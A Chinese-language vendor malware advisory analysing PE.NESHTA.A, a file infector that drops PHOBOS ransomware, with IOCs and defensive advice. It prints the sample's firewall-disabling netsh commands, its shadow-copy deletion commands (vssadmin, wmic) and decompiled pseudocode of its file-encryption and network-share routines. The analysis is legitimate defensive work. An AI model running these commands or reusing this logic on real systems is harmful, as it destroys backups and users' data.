


新型 PE 感染型病毒，感染正常文件并释放 PHOBOS 勒索

事件描述

近日，亚信安全截获新型PE感染型病毒，该病毒首先会感染正常的PE文件，在这些PE文件中写入自身代码，可通过U盘传播。其不仅感染PE文件，还会释放并运行PHOBOS勒索病毒。该勒索病毒最早可追溯到2019年年初，其主要通过RDP暴力破解或者钓鱼邮件进行攻击。不仅加密本地磁盘中的重要文件，还会搜索能够访问到的网络资源并对其进行加密。亚信安全将该病毒命名为PE.NESHTA.A。


攻击流程




病毒详细分析

母体文件分析

病毒母体文件在特定目录释放并运行勒索病毒：



运行刚刚释放的勒索病毒后，接下来开始遍历磁盘感染正常的 EXE 文件，将自身代码写入正常 EXE 文件中。之后程序结束运行。



释放的勒索病毒分析

创建互斥量，以保证同一时间只有一个勒索进程在运行。

```
$T4 empty 0.0
4F33 CALL 到 CreateMutexV 来自 Fast.01334F2D
0000 pSecurity = NULL
0000 InitialOwner = FALSE
9260 LMutexName = "Global\<<BID>>5E26D81300000001"
DCC0
0000
0000 UNICODE "ID"
```

创建注册表自启动项目，达到开机自启动目的。

```
-CALL 到 RegOpenKeyExV 来自 Fast.01333A44
hKey = HKEY_CURRENT_USER
Subkey = "Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
Reserved = 0x0
Access = KEY_QUERY_VALUE|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20100
LpHandle = 0032FD4C
empty 0.0
AF CALL 到 RegOpenKeyExV 来自 Fast.013313A9
92 hKey = HKEY_LOCAL_MACHINE
90 Subkey = "Software\Microsoft\Windows\CurrentVersion\Run"
90 Reserved = 0x0
96 Access = KEY_SET_VALUE|KEY_CREATE_SUB_KEY|20100
44 LpHandle = 0032FE44
C0
empty 0.0
4AE CALL 到 CopyFileV 来自 Fast.013314A8
E80 ExistingFileName = "C:\Users\USER\Desktop\Fast_stage2\Fast.exe_"
200 NewFileName = "c:\users\user\appdata\roaming\microsoft\windows\start menu\programs\startup\Fast.exe_"
001 FailIfExists = TRUE
CC0
```

关闭防火墙。

```
89 CALL 到 CreateProcessW 来自 Fast.01334CB3
48 ModuleFileName = "C:\Windows\system32\cmd.exe"
00 CommandLine = NULL
00 pProcessSecurity = NULL
00 pThreadSecurity = NULL
01 InheritHandles = TRUE
00 CreationFlags = 0
00 pEnvironment = NULL
00 CurrentDir = NULL
A0 pStartupInfo = 00F0FAA0
90 LpProcessInfo = 00F0FA90
00
68 ASCII "netsh advfirewall set currentprofile state off\nnetsh firewall set opmode mode=disable\nexit\n"
A4
```

查找并结束如下进程：

<pre> push eax call Fast.01333711 pop ecx test eax, eax je short Fast.01334E84 push [local.139] xor ebx, ebx push ebx push 0x1 call dword ptr ds:[<&KERNEL32.OpenProcess] mov esi, eax test esi, esi je short Fast.01334E81 push ebx push esi call dword ptr ds:[<&KERNEL32.TerminateProcess] push esi mov ebx, eax call edi add [local.11], ebx </pre>	<pre> ProcessId = 0x0 Inheritable = FALSE Access = TERMINATE ExitCode = 0x0 hProcess = 0000022C (win </pre>	<pre> ESP 00B7F EBP 00B7F ESI 00000 EDI 76381 EIP 01334 C 0 ES 0 P 0 CS 0 A 0 SS 0 Z 0 DS 0 S 0 FS 0 T 0 GS 0 D 0 0 0 Last EFL 00000 ST0 empty ST1 empty ST2 empty ST3 empty ST4 empty ST5 empty ST6 empty </pre>
<pre> 00 74 00 65 00 73 00 71 00 6C 00 msftesql 00 65 00 00 00 73 00 71 00 6C 00 .exe.sql 00 6E 00 74 00 2E 00 65 00 78 00 agent.ex 00 71 00 6C 00 62 00 72 00 6F 00 e.sqlbro 00 72 00 2E 00 65 00 78 00 65 00 wser.exe 00 6C 00 73 00 65 00 72 00 76 00 .sqlserv 00 78 00 65 00 00 00 73 00 71 00 r.exe.sq 00 69 00 74 00 65 00 72 00 2E 00 lwriter. 00 00 00 6F 00 72 00 61 00 63 00 exe.orac 00 65 00 78 00 65 00 00 00 6F 00 le.exe.o 00 64 00 2E 00 65 00 78 00 65 00 cssd.exe 00 73 00 6E 00 6D 00 70 00 2E 00 .dbsnmp. 00 00 00 73 00 79 00 6E 00 63 00 exe.sync 00 65 00 2E 00 65 00 78 00 65 00 time.exe 00 6E 00 74 00 73 00 76 00 63 00 .agntsvc 00 65 00 00 00 6D 00 79 00 64 00 .exe.myd 00 74 00 6F 00 70 00 71 00 6F 00 esktopqo 00 78 00 65 00 00 00 69 00 73 00 s.exe.is 00 6C 00 75 00 73 00 73 00 76 00 nlInlussu </pre>	<pre> UNICODE 00B7FA94 00B7FAC8 U 00B7FA98 00000000 00B7FA9C 007DB9E0 00B7FAA0 007E9560 00B7FAA4 0000022C 00B7FAA8 00000000 00B7FAAC 00000000 00B7FAB0 00000000 00B7FAB4 00000000 00B7FAB8 00000002 00B7FABC 00000000 00B7FAC0 00000000 00B7FAC4 00000000 00B7FAC8 00530058 00B7FACC 00730079 00B7FAD0 00650074 00B7FAD4 0020006D 00B7FAD8 00720050 00B7FADC 0063006F 00B7FAE0 00730065 </pre>	

将自身拷贝到系统隐藏文件夹%AppData%。

```

empty 0.0
CALL 到 CopyFileW 来自 Fast.0133137E
ExistingFileName = "C:\Users\USER\Desktop\Fast_stage2\Fast.exe_"
NewFileName = "C:\Users\USER\AppData\Local\Fast.exe_"
FailIfExists = FALSE

```

删除磁盘卷影，防止数据恢复，然后开始加密文件。

```

empty 0.0
CALL 到 CreateProcessW 来自 Fast.01334C83
448 ModuleFileName = "C:\Windows\system32\cmd.exe"
0000 CommandLine = NULL
0000 pProcessSecurity = NULL
0000 pThreadSecurity = NULL
0001 InheritHandles = TRUE
0000 CreationFlags = 0
0000 pEnvironment = NULL
0000 CurrentDir = NULL
828 pStartupInfo = 00C2F828
818 lpProcessInfo = 00C2F818
0000
0000
440 ASCII "vssadmin delete shadows /all /quiet\nwmic shadowcopy delete\nbcdedit /set {default} bootstatuspolicy i"
400

```

加密文件分析

首先判断文件是否是只读属性，如果是则去除只读属性。然后，判断文件大小，如果文件大小小于 0x180000h，则加密整个文件（全加密），否则只加密文件的部分内容（局部加密）。

```

2 v13 = 0;
3 v5 = CreateFileW(a1, 0x80000000, 7u, 0, 3u, 0, 0);
4 if ( v5 == (HANDLE)-1 )
5     return v13;
6 if ( !GetFileSizeEx(v5, &FileSize) )
7     goto LABEL_15;
8 CloseHandle(v5);
9 v5 = (HANDLE)-1;
0 v10 = FileSize;
1 if ( FileSize.QuadPart )
2 {
3     v6 = GetFileAttributesW(a1);
4     dwFileAttributes = v6;
5     if ( v6 != -1 )
6     {
7         v12 = v6 & 1;
8         if ( v6 & 1 )
9             SetFileAttributesW(a1, v6 & 0xFFFFFFF);
0         v7 = a5 & 1 || v10.QuadPart < 0x180000ui64 ? EncryptWholeFile(a3, a1, lpFileName, a5) : EncryptPartFile(
1             a3,
2             a1,
3             lpFileName,
4             a5);
5         v13 = v7;
6         if ( v12 )
7             ;
8     }
9 }

```

对于全加密方式，首先创建一个带有勒索后缀名的新文件，然后读取待加密文件中的数据到内存进行加密，加密后写入新创建的文件中。

```

43 v10 = (int)v8 + v9;
44 hObject = (HANDLE)-1;
45 dwFlagsAndAttributes = GetFileAttributesW(lpFileName);
46 if ( nNumberOfBytesToRead >= v10 - v5[8] + 178 && GetFileAttributesW(a4) == -1 )
47 {
48     v11 = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0, 0);
49     hFile = v11;
50     if ( v11 != (HANDLE)-1 )
51     {
52         liDistanceToMove.QuadPart = 0i64;
53         if ( SetFilePointerEx(v11, 0i64, &liDistanceToMove, 2u) )
54         {
55             if ( liDistanceToMove.QuadPart )
56             {
57                 liDistanceToMove.QuadPart = 0i64;
58                 if ( SetFilePointerEx(hFile, 0i64, &liDistanceToMove, 0) )
59                 {
60                     hObject = CreateFileW(a4, 0x40000000u, 1u, 0, 1u, dwFlagsAndAttributes, 0);
61                     if ( hObject != (HANDLE)-1 && !SetKey(&v17, *v5, (_DWORD *)a2) )
62                     {
63                         while ( ReadFile(hFile, (LPVOID)v5[8], nNumberOfBytesToRead, &nNumberOfBytesToWrite, 0) )
64                         {
65                             if ( nNumberOfBytesToWrite < nNumberOfBytesToRead )
66                             {
67                                 dwFlagsAndAttributes = 16 - (nNumberOfBytesToWrite & 0xF);
68                                 sub_408FA9(nNumberOfBytesToWrite + v5[8], 0, dwFlagsAndAttributes);
69                                 nNumberOfBytesToWrite += dwFlagsAndAttributes;
70                             }
71                             if ( !Encrypt((int)&v17, v5[8], v5[8]) )
72                                 || !WriteFile(hObject, (LPCVOID)v5[8], nNumberOfBytesToWrite, &nNumberOfBytesWritten, 0)
73                                 || nNumberOfBytesWritten != nNumberOfBytesToWrite )
74                             {
75                                 break;
76                             }
77                         }
78                     if ( nNumberOfBytesToWrite < nNumberOfBytesToRead )
79                     {

```

加密完成后，在新文件的尾部追加加密后的源文件信息等相关数据，最后删除源文件。

```
v10 = v12;
memcpy(v14, v13, v12);
memcpy(v10, (_BYTE *)v5 + 4, 20);
memcpy(v10 + 20, (_BYTE *)a2, 16);
memcpy(v10 + 40, (_BYTE *)(*v5 + 32), 128);
memcpy(v10 + 172, (_BYTE *)v5 + 24, 6);
v15 = v23;
*(_DWORD *) (v10 + 36) = dwFlagsAndAttributes;
*(_DWORD *) (v10 + 168) = v15 + 178;
if ( !SetKey(&v18, *v5, (_DWORD *)a2) )
{
    if ( Encrypt((int)&v18, v5[8], v5[8]) )
    {
        sub_408FA9(&v18, 0, 296);
        if ( WriteFile(hObject, (LPCVOID)v5[8], *(_DWORD *) (v10 + 168), &NumberOfBytesWritten, 0) )
        {
            if ( NumberOfBytesWritten == *(_DWORD *) (v10 + 168) )
            {
                if ( a5 & 4 )
                {
                    sub_4086B7(hFile);
                    if ( a5 & 2 )
                    {
                        FlushFileBuffers(hFile);
                        FlushFileBuffers(hObject);
                        CloseHandle(hFile);
                        if ( hObject != (HANDLE)-1 )
                        {
                            CloseHandle(hObject);
                            if ( v24 )
                            {
                                DeleteFileW(lpFileName);
                            }
                        }
                        else if ( hObject != (HANDLE)-1 )
                        {
                            DeleteFileW(a4);
                        }
                    }
                }
            }
        }
    }
}
```

对于局部加密方式，首先读取 3*0xC0000 长度的数据进行加密。

```
if ( v5[9] < (unsigned int)(v9 + 262346) )
    goto LABEL_21;
if ( !MoveFileW(lpExistingFileName, lpNewFileName) )
    goto LABEL_21;
hFile = CreateFileW(lpNewFileName, 0xC0000000, 0, 0, 3u, 0, 0);
if ( hFile == (HANDLE)-1 )
    goto LABEL_21;
if ( SplitRead(hFile, v8 + 32, lpBuffer) ) // Read 3*C0000h data
{
    sub_408FD7(v26, (_BYTE *) (v8 + 32), 24);
    v11 = lpBuffer;
    *(_DWORD *)v8 = 0;
    *(_DWORD *) (v8 + 4) = 1;
}
```

然后移动文件指针到文件尾部，写入加密后的数据，最后将之前读取的数据清空。

```
v27 = 0;
liDistanceToMove.QuadPart = 0i64;
if ( SetFilePointerEx(hFile, 0i64, &liDistanceToMove, 2u) ) // set file pointer to fileend
{
    if ( WriteFile(v16, (LPCVOID)v5[8], *(_DWORD *) (v10 + 168), &NumberOfBytesWritten, 0)
        && NumberOfBytesWritten == *(_DWORD *) (v10 + 168) )
    {
        SetEndOfFile(v16);
        ZeroReadBuffer(v16, (LPCVOID)(v26 + 24));
        if ( a5 & 2 )
            FlushFileBuffers(v16);
        v27 = 1;
    }
}
```

该病毒会搜索能够访问到的网络资源并对其进行加密。

```
--
v3 = sub_40530C(v2);
sub_403955(*(LPCRITICAL_SECTION *)lpThreadParameter + 3), 58, 0);
if ( v3 )
{
    if ( v1 )
    {
        sub_408FD7((int)v1, L"\\\\\\?\\UNC\\\\\\e-", 16);
        nSize -= 8;
        if ( GetComputerNameW(v1 + 8, &nSize) )
            sub_4035D2((__int16 *)v1, &lpMem);
        if ( !sub_405962((__DWORD *)lpThreadParameter + 4)) )
        {
            do
            {
                sub_401E10(1u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
                sub_401E10(4u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
                sub_401E10(5u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
                sub_401E10(3u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
                sub_401E10(2u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
                sub_403955(*(LPCRITICAL_SECTION *)lpThreadParameter + 3), 60, 0);
                v6 = &lpMem;
                v7 = v3;
                v5 = lpThreadParameter;
                sub_405230((int)&v5);
                sub_40542B(v3);
                if ( lpMem )
            }
            if ( !WNetOpenEnumW(dwScope, 0, 0, lpNetResource, &hEnum) && !WNetEnumResourceW(hEnum, &cCount, v6, &BufferSize) )
            {
                do
                {
                    if ( sub_405962((__DWORD *)a3 + 16)) )
                        break;
                    while ( cCount )
                    {
                        v8 = (DWORD)&v6[--cCount];
                        if ( *(_BYTE *)v8 + 12 & 2 )
                        {
                            if ( a6 )
                            {
                                if ( !lpNetResource
                                    || (v9 = lpNetResource->lpRemoteName) != 0 && (v10 = *(_DWORD *)v8 + 20)) != 0 && sub_4090DD(v9, v10) )
                                {
                                    sub_401E10(dwScope, &v6[cCount], a3, a4, a5, a6 - 1);
                                }
                            }
                        }
                    }
                }
                else if ( *(_BYTE *)v8 + 4 & 1 && (unsigned int)Process_data11((__int16 **)(v8 + 20)) <= 0x8007 )
                {
                    if ( sub_409216(v6[cCount].lpRemoteName, L"\\\\\\?\\UNC\\\\\\e-", 8) )
                    {
                        for ( i = (__int16 *)v6[cCount].lpRemoteName; *i == 92; ++i )
                        {
                            sub_408FD7((int)lpMem, L"\\\\\\?\\UNC\\\\\\e-", 16);
                            sub_40927D((int)lpMem + 16, i);
                        }
                    }
                }
            }
        }
    }
}
```

勒索信截图:



亚信安全产品解决方案

亚信安全产品	解决方案
防毒墙网络版 【OfficeScan】	病毒码版本 16.297.60，云病毒码版本 16.297.71，全球码版本 16.297.00 已经可以检测；
服务器深度安全防护系统 【DS】	病毒码版本 16.297.60，云病毒码版本 16.297.71，全球码版本 16.297.00 已经可以检测；

安全建议

- ✓ 及时更新病毒码版本；
- ✓ 打开系统自动更新，并检测更新进行安装；
- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 请到正规网站或者应用商店下载程序；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的端口；
- ✓ 尽量关闭不必要的网络共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采用 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

IOCs

样本名称	Fast.exe_
SHA-1	ADF7F0CA73BDA0593805771A898E2F5FF3A1D04E
编译平台	Microsoft Visual C/C++(6.0)[-]
亚信安全检测名	PE.NESHTA.A